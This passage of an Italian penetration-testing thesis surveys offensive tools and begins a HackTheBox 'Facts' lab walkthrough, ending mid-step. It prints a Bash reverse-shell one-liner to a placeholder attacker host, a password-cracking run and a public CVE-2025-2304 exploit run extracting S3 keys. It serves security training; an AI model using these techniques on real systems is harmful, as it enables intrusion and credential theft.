Searchsploit è l'interfaccia a riga di comando ufficiale per consultare l'archivio Exploit-DB, mantenuto da Offensive Security (OffSec). Il progetto Exploit Database, descritto da Wikipedia come uno dei database di exploit pubblici più vasti e popolari al mondo, raccoglie exploit pubblici, shellcode, documenti e proof-of-concept (PoC) relativi a vulnerabilità note in software di ogni genere (Offensive Security 2024).

La caratteristica tecnica che contraddistingue Searchsploit dagli strumenti di ricerca basati sul web è la capacità di operare in modalità completamente offline: includendo una copia locale del repository, lo strumento permette al tester di effettuare ricerche dettagliate sulla propria copia aggiornata del database senza richiedere connettività Internet. Questa funzionalità è particolarmente preziosa nelle valutazioni di sicurezza su reti *air-gapped* o fisicamente segregate, ovvero sistemi privi di accesso alla rete pubblica per ragioni di sicurezza. La ricerca può essere effettuata per nome del software, versione, tipo di vulnerabilità o identificatore CVE, consentendo di individuare rapidamente exploit o PoC compatibili con le versioni specifiche del software identificato durante la fase di enumerazione (Offensive Security 2024).

2.2.5 Responder

Responder è uno strumento di *poisoning* per i protocolli LLMNR, NBT-NS e MDNS, dotato di server di autenticazione fasulli (*rogue authentication servers*) per i protocolli HTTP, SMB, MSSQL, FTP, LDAP e altri, sviluppato da Laurent Gaffié (*lgandx*) e mantenuto attivamente su GitHub (Gaffié 2024). La documentazione del progetto spiega il principio di funzionamento sfruttando le debolezze intrinseche dei meccanismi di risoluzione dei nomi nelle reti Windows locali: quando un host Windows non riesce a risolvere un nome host tramite DNS, tenta di interrogare la rete locale tramite LLMNR (*Link-Local Multicast Name Resolution*, introdotto in Windows Vista) e NBT-NS (*NetBIOS Name Service*, presente in tutte le versioni di Windows a partire dal 1984).

Poiché chiunque sulla rete locale può rispondere a tali query in broadcast, Responder si pone in ascolto e invia risposte fasulle sostenendo di essere la risorsa cercata. Ciò induce la macchina vittima ad avviare un handshake di autenticazione NTLM con l'attaccante, il quale intercetta e registra i challenge NTLMv1 o NTLMv2. Tali hash, una volta raccolti, possono essere sottoposti a cracking offline tramite strumenti come John the Ripper o Hashcat, oppure impiegati direttamente in attacchi di tipo *Pass-The-Hash* o *NTLM Relay* (Gaffié 2024).

2.2.6 John the Ripper

John the Ripper (comunemente abbreviato in "John" o JtR) è uno strumento open-source per il *password cracking* sviluppato e mantenuto da Openwall Project. La documentazione ufficiale del progetto lo descrive come un programma veloce per il recupero di password, attualmente disponibile per numerose varianti di Unix, macOS, Windows, DOS, BeOS e OpenVMS, il cui scopo primario è il rilevamento di password deboli nei sistemi Unix (Openwall Project 2024). Il repository ufficiale su GitHub a cura di *openwall* lo definisce un cracker avanzato per uso offline che supporta centinaia di tipi di hash e cifrari.

Lo strumento supporta in modo nativo i principali formati di hash Unix `crypt(3)`, tra cui DES tradizionale, BSDI DES esteso, MD5 in stile FreeBSD (ampiamente diffuso anche su Linux), e Blowfish in stile OpenBSD. La versione "Jumbo", quella raccomandata e distribuita di default nelle principali distribuzioni di sicurezza come Kali Linux, aggiunge il supporto per centinaia di formati aggiuntivi, inclusi gli hash NTLM di Windows, gli hash Kerberos/AFS e numerosi formati propri di applicativi specifici. Le modalità di cracking offerte da John the Ripper sono:

- *Single crack mode*: la modalità più rapida, che sfrutta il nome di login e le informazioni GECOS presenti nel file delle password per generare candidati mirati per ogni utente.
- *Wordlist mode*: confronta gli hash con le voci di una wordlist (dizionario di password noti), con la possibilità di applicare *mangling rules* per generare varianti di ciascuna parola (maiuscole, suffissi numerici, sostituzioni di caratteri e simili), aumentando sensibilmente la probabilità di successo.
- *Incremental mode*: la modalità più potente e computazionalmente intensiva, analoga a un attacco a forza bruta altamente ottimizzato che testa combinazioni di caratteri in ordine di probabilità decrescente, basandosi su file di frequenze precompilati (`.chr`).

Nel seguente Listato 2.3 viene riportato un esempio di cracking di una passphrase SSH con John the Ripper, utilizzando una wordlist comune.

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt jhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 4 OpenMP threads
dragonballz      (id_ed25519)
```

```
1g 0:00:02:22 DONE (2026-04-21 14:29) 0.007015g/s 22.44p/s 22.44c/s
Session completed.
```

Listato 2.3: Esempio di cracking di una passphrase con John the Ripper

2.2.7 AWS CLI

AWS CLI (*Amazon Web Services Command Line Interface*) è lo strumento a riga di comando ufficiale e open-source sviluppato da Amazon per interagire con l'intera infrastruttura di servizi AWS direttamente dalla shell del sistema operativo (Amazon Web Services 2024). La documentazione ufficiale di Amazon lo descrive come uno strumento unificato che fornisce un'interfaccia coerente per l'interazione con tutte le componenti di Amazon Web Services, la cui configurazione minima consente di eseguire comandi funzionalmente equivalenti a quelli disponibili tramite la console web di gestione AWS (Amazon Web Services 2024). Il repository GitHub del progetto segnala che la Versione 1 della AWS CLI è stata resa generalmente disponibile il 2 settembre 2013.

Nel contesto del Penetration Testing, AWS CLI riveste un ruolo crescente in ragione della sempre più diffusa adozione del paradigma cloud. Qualora un tester riesca a ottenere chiavi di accesso IAM (*Identity and Access Management*), con la AWS CLI potremmo di enumerare le risorse associate all'account compromesso, istanze EC2, bucket S3 con permessi eccessivamente permissivi, funzioni Lambda, ruoli IAM e relative policy di autorizzazione. La comprensione del livello di accesso associato alle credenziali ottenute è un passaggio fondamentale nella fase di escalation dei privilegi in ambienti Cloud.

2.3 Accesso remoto e persistenza

Ottenere accesso a un sistema è solo il primo passo: l'obiettivo successivo è mantenere quell'accesso nel tempo, anche dopo un riavvio o un cambio di credenziali, rimanendo il più possibile invisibile ai sistemi di rilevamento. Questa capacità, nota come *persistenza*, è centrale nella fase di post-exploitation e permette al tester di dimostrare la portata reale di una compromissione, andando oltre il semplice accesso iniziale.

Gli strumenti descritti nelle sottosezioni seguenti servono a stabilire e mantenere questo canale di comunicazione con il bersaglio: SSH ed Evil-WinRM forniscono shell interattive su sistemi Unix e Windows sfruttando protocolli di gestione remota legittimi, riducendo così il rischio di essere rilevati; Netcat offre, invece, una

soluzione più elementare ma estremamente flessibile, utile per ricevere reverse shell, trasferire file o effettuare port forwarding.

2.3.1 Secure Shell (SSH)

Il protocollo Secure Shell (SSH) è un protocollo per l'accesso remoto sicuro e altri servizi di rete sicuri su reti non affidabili, standardizzato dall'IETF (*Internet Engineering Task Force*). La specifica ufficiale RFC 4253 descrive il livello di trasporto SSH come un protocollo di basso livello sicuro che fornisce cifratura robusta, autenticazione crittografica dell'host e protezione dell'integrità dei dati (Ylonen, T. and Lindholm, T. 2006b). Il protocollo SSH fa ampio uso della crittografia a chiave pubblica asimmetrica. L'autenticazione basata su chiave pubblica prevede che il client dimostri il possesso della chiave privata corrispondente alla chiave pubblica registrata sul server, senza che la chiave privata stessa venga mai trasmessa (Ylonen, T. and Lindholm, T. 2006a).

SSH è strutturato come una suite di protocolli a più livelli gerarchici: il livello di trasporto si occupa dell'autenticazione del server, della riservatezza e dell'integrità; il protocollo di autenticazione utente valida l'identità dell'utente nei confronti del server; il protocollo di connessione esegue il multiplexing del tunnel cifrato in più canali logici di comunicazione (IETF / RFC 4251 summary 2006). Nel contesto del Penetration Testing, qualora un tester riesca ad esfiltrare una chiave privata RSA (tipicamente il file `~/.ssh/id_rsa`), è possibile utilizzarla per stabilire connessioni remote stabili e persistenti senza conoscere la password dell'account, purché la chiave pubblica corrispondente sia registrata nel file `authorized_keys` dell'utente bersaglio sul server remoto.

2.3.2 Evil-WinRM

Evil-WinRM è una shell remota interattiva open-source per il Penetration Testing che opera tramite il servizio Windows Remote Management (WinRM), sviluppata da CyberVaca in seno al team Hackplayers e distribuita su GitHub con licenza LGPLv3+ (CyberVaca / Evil-WinRM contributors 2024). La documentazione del repository la descrive come la shell WinRM definitiva per hacking e penetration testing. Dal punto di vista tecnico, Evil-WinRM è implementata in Ruby e si basa sulla libreria WinRM-Ruby; a partire dalla versione 2.0 di tale libreria, lo strumento utilizza il PSRP (*PowerShell Remoting Protocol*) per l'inizializzazione dei pool di runspace e per la creazione e l'elaborazione delle pipeline di esecuzione remota (CyberVaca / Evil-WinRM contributors 2024).

WinRM è l'implementazione Microsoft del protocollo WS-Management, uno standard basato su SOAP che consente l'interoperabilità tra hardware e sistemi

operativi di diversi vendor per la gestione remota. Le funzionalità aggiuntive che Evil-WinRM offre rispetto a un client WinRM convenzionale e che lo rendono particolarmente adatta al contesto offensivo comprendono l'importazione e l'esecuzione in-memory di script PowerShell (che consente di eludere il rilevamento da parte delle soluzioni antivirus che monitorano il filesystem), il caricamento in-memory di DLL e assembly .NET, il supporto per l'autenticazione mediante hash NTLM (*Pass-The-Hash*) in sostituzione della password in chiaro e il supporto per l'autenticazione Kerberos.

2.3.3 Netcat

Netcat (richiamato da terminale tramite il comando `nc`) è una utility di rete creata originariamente da "Hobbit" (hobbit@avian.org) nel 1995 come strumento ricco di funzionalità per il debugging e l'esplorazione della rete (HOBBIT e MAINTAINERS 2000). In ragione della sua straordinaria versatilità operativa, Netcat è universalmente riconosciuto nella comunità della sicurezza informatica come il "coltellino svizzero del TCP/IP" (*TCP/IP Swiss Army Knife*).

Lo strumento permette di leggere, scrivere e trasferire dati attraverso connessioni di rete TCP e UDP. Tra le sue funzionalità principali si annoverano: la scansione di porte su host remoti; il trasferimento di file; la creazione di server in ascolto (*listener*) improvvisati; il *banner grabbing* per l'identificazione di servizi; il proxying e il port forwarding. Nel contesto specifico del post-exploitation, Netcat viene impiegato principalmente come listener per la ricezione di *Reverse Shell* originate dal bersaglio, oppure per la connessione a *Bind Shell* aperte sul target dopo un exploit riuscito (HOBBIT e MAINTAINERS 2000). Il listener viene avviato con la sintassi `nc -lvnp <porta>`, in attesa della connessione in uscita dalla macchina bersaglio.

2.4 Linguaggi di scripting e risorse

Non tutti gli strumenti utili in un Penetration Test sono legati a una fase specifica: alcuni hanno una funzione trasversale, indispensabile in più momenti del processo. È il caso dei linguaggi di scripting e delle piattaforme di condivisione del codice, che permettono al tester di adattarsi alle caratteristiche del bersaglio, automatizzare operazioni ripetitive e attingere alle risorse sviluppate dalla comunità della sicurezza informatica. Quando nessuno strumento preesistente si adatta alla situazione, la capacità di scrivere codice *ad hoc* diventa determinante per il successo dell'assessment.

2.4.1 Python

Python è considerato il linguaggio di riferimento per la sicurezza informatica, grazie alla pulizia sintattica, all'immediatezza di apprendimento e alla disponibilità di una sterminata libreria standard e di pacchetti di terze parti. Nell'ecosistema del Penetration Testing, script Python vengono impiegati quotidianamente per molteplici scopi, come, realizzare server HTTP locali per il trasferimento di file verso o dal target (tramite la libreria built-in `http.server`), automatizzare test di *fuzzing* per l'individuazione e l'implementazione di attacchi Buffer Overflow, elaborare e manipolare risposte in formato JSON ricevute da servizi web e API REST e, infine, per adattare Proof-of-Concept pubblicamente disponibili modificandone parametri di rete (indirizzi IP, porte) per il target specifico. La libreria `requests` è ampiamente utilizzata per interazioni HTTP/HTTPS, mentre `socket` e `struct` sono fondamentali per la costruzione di exploit a basso livello.

2.4.2 Bash

La *Bourne Again SHell* (Bash) è l'interprete a riga di comando predefinito nella grande maggioranza delle distribuzioni Linux e Unix (Free Software Foundation 2023). La padronanza dello scripting Bash è un requisito imprescindibile nel lavoro del tester; essa consente di concatenare più comandi all'interno di una shell ristretta (*restricted shell*) ottenuta sul sistema bersaglio, di analizzare e filtrare stringhe nei log di sistema mediante pipe (`|`) e strumenti come `grep`, `awk` e `sed`, e di invocare dinamicamente comandi complessi per la generazione di Reverse Shell, reindirizzando i flussi standard di input/output verso la macchina dell'attaccante (Free Software Foundation 2023). Un esempio paradigmatico è la cosiddetta «Bash Reverse Shell», ottenuta tramite la ridirezione (`&`) dei descrittori di file standard: `bash -i >& /dev/tcp/`*`attacker_ip`*`/`*`port`*` 0>&1`

- `bash -i` avvia una shell Bash interattiva;
- `/dev/tcp/attacker_ip/port` apre una connessione TCP verso un host remoto;
- `>&` reindirizza l'output standard (stdout) e gli errori (stderr) alla connessione di rete;
- `0>&1` reindirizza anche l'input standard (stdin) alla stessa connessione;

Dunque, la macchina che esegue il comando apre una connessione verso l'host remoto e collega la shell a quella connessione, permettendo a chi controlla l'altro estremo di inviare comandi e riceverne l'output.

2.4.3 GitHub

GitHub è la piattaforma più diffusa al mondo per lo sviluppo collaborativo di software e il controllo di versione distribuito, basata sul sistema Git. Nell'ecosistema del Penetration Testing, GitHub assume un duplice ruolo di natura profondamente diversa.

Da un lato, rappresenta la principale sorgente da cui scaricare wordlist, dizionari massivi (come la celebre raccolta SecLists di Daniel Miessler), framework, script offensivi e tool open-source pubblicati da ricercatori e sviluppatori indipendenti. Gran parte degli strumenti trattati nel presente capitolo, quali Gobuster, Evil-WinRM, sono distribuiti e mantenuti esclusivamente tramite repository GitHub.

Dall'altro lato, GitHub, come mostrato in Figura 2.3, è un vettore investigativo cruciale durante la fase di OSINT (*Open Source Intelligence*) e profilazione del target. Una pratica frequente nel penetration testing è la ricerca sistematica nei repository pubblici appartenenti all'organizzazione bersagliata o ai suoi dipendenti, alla ricerca di errori di configurazione gravi quali: credenziali di accesso a servizi (password, token OAuth), endpoint interni di API, chiavi private SSH o certificate SSL, e API key di servizi cloud inavvertitamente incluse nel codice sorgente e rese pubblicamente accessibili (*hard-coded secrets*). Strumenti come `trufflehog` e `gitleaks` automatizzano la ricerca di tali segreti all'interno della cronologia dei commit Git, incluse le revisioni storiche che, benché successivamente modificate, rimangono accessibili nell'intera storia del repository.



Figura 2.3: Ricerca di CVE su GitHub

Capitolo 3

Prima attività di penetration testing

In questo capitolo descriviamo in dettaglio il Penetration Test eseguito su Facts, una macchina virtuale di livello "easy" presente sulla piattaforma di addestramento HackTheBox. L'obiettivo principale è ottenere un accesso iniziale al sistema sfruttando una vulnerabilità in un Content Management System (CMS) pubblico, per poi eseguire un'escalation dei privilegi fino a ottenere il controllo totale del server. L'operazione segue una metodologia in più fasi: ricognizione della rete e delle applicazioni, ricerca delle vulnerabilità, sfruttamento di una falla nota (CVE) per rubare credenziali, accesso remoto tramite protocollo SSH e, infine, abuso di un processo di sistema per ottenere i privilegi di root.

3.1 Information Gathering

Il test inizia con la fase di ricognizione della macchina, il cui logo è mostrato in Figura 3.1. Il primo passo pratico consiste nel testare la raggiungibilità della macchina con `ping -c 4 <IP>` e, in seguito, configurare la risoluzione DNS locale; in particolare, si modifica il file `/etc/hosts` (Listato 3.1) in modo che il dominio `facts.htb` punti all'indirizzo IP fornito dalla piattaforma.



Figura 3.1: Logo della macchina Facts su HackTheBox

```
$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.129.37.27    facts.htb
```

Listato 3.1: Configurazione del file /etc/hosts

Successivamente, si esegue una scansione della rete per capire quali servizi siano esposti, utilizzando il port scanner `nmap`, come mostrato in Listato 3.2. Una prima scansione veloce su tutte le porte TCP rileva tre porte aperte. Si procede, quindi, con una scansione più approfondita (`-sV -sC`) per identificare con precisione i software in esecuzione e le loro versioni. Nello specifico, i flag utilizzati sono:

`-sV` (Service Version Detection): interroga le porte aperte per determinare l'esatto software in esecuzione e la relativa versione, permettendo di identificare tempestivamente vulnerabilità note (CVE).

`-sC` (Default Script Scan): attiva gli script predefiniti del motore NSE (*Nmap Scripting Engine*) per eseguire verifiche di sicurezza avanzate e per raccogliere maggiori informazioni sui servizi rilevati.

```
$ nmap -p- --min-rate 5000 -n -Pn facts.htb -oG ports.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 10:52 EDT
Nmap scan report for facts.htb (10.129.37.27)
Host is up (0.080s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
54321/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.06 seconds

$ nmap -p 22,80,54321 -sV -sC facts.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 10:54 EDT
Nmap scan report for facts.htb (10.129.37.27)
Host is up (0.077s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http    nginx 1.26.3 (Ubuntu)
|_http-server-header: nginx/1.26.3 (Ubuntu)
|_http-title: facts
```

```
54321/tcp open  http    Golang net/http server
|_http-title: Did not follow redirect to http://facts.htb:9001
|_http-server-header: MinIO
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 36.69 seconds
```

Listato 3.2: Scansione delle porte con Nmap

I risultati mostrano tre servizi principali: un server SSH sulla porta 22, un server web Nginx (Versione 1.26.3) sulla porta 80 (mostrata in Figura 3.2) e un'istanza di *MinIO* sulla porta 54321. MinIO è un sistema di archiviazione dati compatibile con le API di Amazon S3; la sua presenza sarà fondamentale nei successivi passi dell'attacco.



Figura 3.2: Home page del sito web ospitato sulla macchina Facts

Per analizzare più a fondo il server web sulla porta 80, si utilizza lo strumento `gobuster`, come mostrato nel Listato 3.3. Questo tool permette di cercare cartelle e file nascosti all'interno del sito web provando sistematicamente le parole contenute nel dizionario selezionato.

```
$ gobuster dir -u facts.htb -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
```

```
[+] Url:                     http://facts.htb
    [+] Method:                  GET
    [+] Threads:                 10
    [+] Wordlist:                /usr/share/wordlists/dirb/common.txt
    [+] Negative Status codes:   404
    [+] User Agent:              gobuster/3.8
    [+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.bashrc              (Status: 200) [Size: 11119]
/.forward             (Status: 200) [Size: 11122]
/400                  (Status: 200) [Size: 6685]
/admin                (Status: 302) [Size: 0] [--> http://facts.htb/admin/login]
/admin.cgi            (Status: 302) [Size: 0] [--> http://facts.htb/admin/login]
/admin.php            (Status: 302) [Size: 0] [--> http://facts.htb/admin/login]
/robots.txt           (Status: 200) [Size: 99]
/sitemap.xml          (Status: 200) [Size: 3508]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

Listato 3.3: Enumerazione delle directory con Gobuster

La scoperta più interessante è il percorso `/admin`, che reindirizza automaticamente alla pagina di login in `/admin/login`, mostrata in Figura 3.3. Si notano, anche. diverse risposte positive (codice 200) di dimensioni identiche (circa 11 KB, probabilmente un honeypot[1]), che corrispondono alle pagine di errore generiche del sito.

3.2 Vulnerability Analysis

A questo punto della fase di *information gathering* ed enumerazione, l'attenzione si concentra sull'area di amministrazione appena scoperta, verosimilmente individuata tramite tecniche di directory fuzzing[2]. Visitando l'endpoint `/admin/login`, ci si trova di fronte al tipico pannello di accesso del CMS *Camaleon*, che in questo ambiente risulta essere aggiornato alla Versione 2.9.0. Il primo punto debole identificato è il modo in cui il sistema permette a chiunque di registrare liberamente un nuovo account come utente base. La Figura 3.4 mostra tutte le classiche informazioni richieste per creare un account all'interno del sistema.

[1]Un honeypot è un sistema o servizio configurato per sembrare vulnerabile e attirare potenziali attaccanti, al fine di monitorare e analizzare le loro attività senza rischiare danni reali.

[2]Il fuzzing è una tecnica di testing che consiste nel fornire input casuali o malformati a un sistema per identificare vulnerabilità o comportamenti anomali.



Figura 3.3: Pagina di login del CMS Camaleon

Questa *misconfiguration* rappresenta una falla critica nelle policy di controllo degli accessi. In questo modo, infatti, è possibile aggirare le barriere di sicurezza esterne ed entrare nel sistema ottenendo un ruolo di utente base (ad esempio, come *subscriber* o *guest*), il tutto senza dover ricorrere a complessi attacchi di forza bruta o al furto di credenziali altrui.



Figura 3.4: Pagina di registrazione di un nuovo account, che evidenzia l'assenza di restrizioni sulle iscrizioni

Una volta ottenuto l'accesso iniziale alla piattaforma, l'obiettivo si sposta

sull'incremento dei propri permessi. Conoscendo la natura del software e la sua versione esatta (2.9.0), confermata dalla dashboard interna mostrata in Figura 3.5, è semplice effettuare una ricerca mirata sulle vulnerabilità pubbliche note per questo specifico applicativo. L'analisi porta rapidamente all'individuazione di una criticità fatale: la CVE-2025-2304.



Figura 3.5: Identificazione del CMS Camaleon 2.9.0 all'interno del pannello di amministrazione

Questa specifica vulnerabilità sfrutta un'inadeguata validazione degli input o un difetto nella gestione dei ruoli, permettendo a un utente regolarmente registrato di effettuare una *Privilege Escalation* verticale. Sfruttando la falla, l'utente base è in grado di elevare i propri privilegi in modo arbitrario fino a ottenere i diritti di amministratore globale (*admin*). Raggiunto il controllo totale sull'applicazione web, l'attaccante può muoversi liberamente nel *backend* e accedere a configurazioni segrete e file sensibili del sito. Tra i dati critici recuperabili spiccano le chiavi di connessione per il cloud storage Amazon S3; la compromissione di tali credenziali espande drasticamente il perimetro dell'attacco, esponendo l'intera infrastruttura cloud a potenziali esfiltrazioni di dati.

3.3 Exploitation

Per sfruttare la vulnerabilità CVE-2025-2304, derivata da github e mostrata in Figura 3.6, si utilizza uno script Python creato appositamente per questo scopo, mostrato nel Listato 3.4. Il codice si collega al sito con l'account appena creato, modifica i permessi dell'utente rendendolo temporaneamente amministratore,

preleva le chiavi S3 dal database e riporta i permessi allo stato originale per non destare sospetti.



Figura 3.6: Repository GitHub dell'exploit pubblico per CVE-2025-2304

```
$ git clone https://github.com/Alien0ne/CVE-2025-2304.git
# Installazione delle dipendenze in un ambiente virtuale (passaggi omessi)
$ python exploit.py -u http://facts.htb -U username -P password -e -r
    [+]Camaleon CMS Version 2.9.0 PRIVILEGE ESCALATION (Authenticated)
    [+]Login confirmed
User ID: 5
Current User Role: admin
    [+]Loading PRIVILEGE ESCALATION
User ID: 5
Updated User Role: admin
    [+]Extracting S3 Credentials
s3 access key: AKIABE76D6C833269B3D
s3 secret key: XISrxgduD6zBNLYKpWwltwQIMFigGl40+C8gJXBX
s3 endpoint: http://localhost:54321
    [+]Reverting User Role
User ID: 5
User Role: admin
```

Listato 3.4: Sfruttamento di CVE per privilege escalation e furto delle credenziali S3

L'attacco va a buon fine: lo script restituisce una *Access Key* e una *Secret Key* per il servizio MinIO. L'output conferma anche che l'indirizzo da utilizzare è proprio sulla porta 54321, coerentemente con quanto scoperto nella fase di Information Gathering.

Ora, utilizzando le credenziali appena ottenute, si configura il tool da terminale `aws-cli` per elencare e ispezionare le cartelle (*bucket*) salvate sul server MinIO.

Nel Listato 3.5 si mostrano i comandi eseguiti per questa fase, che portano alla scoperta di un bucket chiamato `internal` e al download della sua cartella nascosta `.ssh`.

```
$ aws configure
